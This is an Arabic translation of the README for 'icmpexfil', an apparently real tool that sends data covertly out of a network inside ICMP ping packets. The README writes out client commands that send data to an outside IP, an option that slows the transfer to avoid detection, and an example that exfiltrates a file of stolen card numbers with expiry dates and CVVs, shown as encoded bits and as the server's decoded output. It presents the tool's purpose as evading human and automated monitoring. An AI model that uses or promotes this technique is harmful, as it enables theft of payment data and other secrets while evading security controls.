 martinoj2009/icmpexfil
تسريب البيانات باستخدام ICMP

تتيح لك أداة ICMP Exfil نقل البيانات عبر حزم ICMP صالحة. تستخدم البرنامج النصي للعميل لإدخال البيانات التي ترغب في استخراجها، ثم على الجهاز الذي ترسل إليه تقوم بتشغيل الخادم. أي شخص يراقب – سواء كان بشريًا أو نظام أمني – سيرى فقط حزم ICMP صالحة، فلا يوجد شيء خبيث في بنية الحزم. كما أن بياناتك ليست مخفية داخل حزم ICMP، لذا فإن النظر إلى الحزمة لا يكشف عما تم استخراجه.
Martino Jones، martinojones.com.
حاليًا، الشيء الوحيد الذي أضفت دعمًا له هو أحرف ASCII. ستتمكن من استخراج أي شيء يمكن تمثيله بأحرف ASCII (مثل الحروف والأرقام). على سبيل المثال: استعرت بعض الأرقام الرائعة المكونة من 16 رقمًا، يمكنك استخدام البرنامج النصي للعميل لإرسال تلك الأرقام إلى خادمك عن طريق تنفيذ ./ping.py --ascii "4111111111111111".
لديك خياران لتعيين الخادم الذي تريد الإرسال إليه. يمكنك إما استخدام --ip أو تعيين عنوان IP الافتراضي في البرنامج النصي المسمى ipToPing.
إذا كنت تريد التحلي بالصبر قليلاً، وجعل من الصعب على الآخرين ملاحظة أنك تستخرج البيانات، فيمكنك استخدام --wait لتحديد مقدار الحد الأدنى للوقت + الوقت الذي يجب أن يمر لنقل البيانات. لا يزال هذا قيد التطوير... لذا ستحتاج إلى إجراء هذا التحويل بنفسك، لكن لن يستغرق الأمر وقتًا طويلاً لإضافته... ولا يهم كثيرًا لأن معظم الأشخاص والأنظمة الأمنية لا يكتشفون هذا بعد.
إذا كنت تود رؤية أوامر ping أثناء تنفيذها، يمكنك استخدام --show.
عندما تريد بدء تشغيل الخادم، فقط قم بتنفيذ sudo python3 server.py. لا تحتاج إلى فعل أي شيء آخر. عندما تنتهي، فقط اضغط على Control+C. حاليًا، يحتاج الخادم إلى تحسين، فهو بحاجة إلى تعيين الإدخال بناءً على من أرسل البيانات، الآن فقط قمت باختباره مع عميل واحد يرسل أوامر ping إلى الخادم، وهذا بالطبع يحتاج إلى ضبط. الأساس موجود بالفعل، فقط بحاجة إلى تجميع إعادة الضبط.
وجدت قاعدة بيانات مليئة بهذه الأرقام الرائعة المكونة من 16 رقمًا، أحتاج إلى حفظها لمزيد من البحث لذلك قمت بحفظها في ملف باسم file:


الأمر:./ping.py --ip 1.2.3.4 --asciiFile file
محتوى الملف: 4587965312457852 01/15 456 Martino Jones | 4567965382457452 03/16 236 Martino Joe
البيانات المشفرة: ['0110100', '0110101', '0111000', '0110111', '0111001', '0110110', '0110101', '0110011', '0110001', '0110010', '0110100', '0110101', '0110111', '0111000', '0110101', '0110010', '0100000', '0110000', '0110001', '0101111', '0110001', '0110101', '0100000', '0110100', '0110101', '0110110', '0100000', '1001101', '1100001', '1110010', '1110100', '1101001', '1101110', '1101111', '0100000', '1001010', '1101111', '1101110', '1100101', '1110011', '0100000', '1111100', '0100000', '0110100', '0110101', '0110110', '0110111', '0111001', '0110110', '0110101', '0110011', '0111000', '0110010', '0110100', '0110101', '0110111', '0110100', '0110101', '0110010', '0100000', '0110000', '0110011', '0101111', '0110001', '0110110', '0100000', '0110010', '0110011', '0110110', '0100000', '1001101', '1100001', '1110010', '1110100', '1101001', '1101110', '1101111', '0100000', '1001010', '1101111', '1100101', '0001010']
الخادم:
Calculating offsets


4 5 8 7 9 6 5 3 1 2 4 5 7 8 5 2   0 1 / 1 5   4 5 6   M a r t i n o   J o n e s   |   4 5 6 7 9 6 5 3 8 2 4 5 7 4 5 2   0 3 / 1 6   2 3 6   M a r t i n o   J o e
إذا كنت ترغب في المساعدة، هناك عدد من الأشياء التي ما زلت بحاجة لإضافتها:






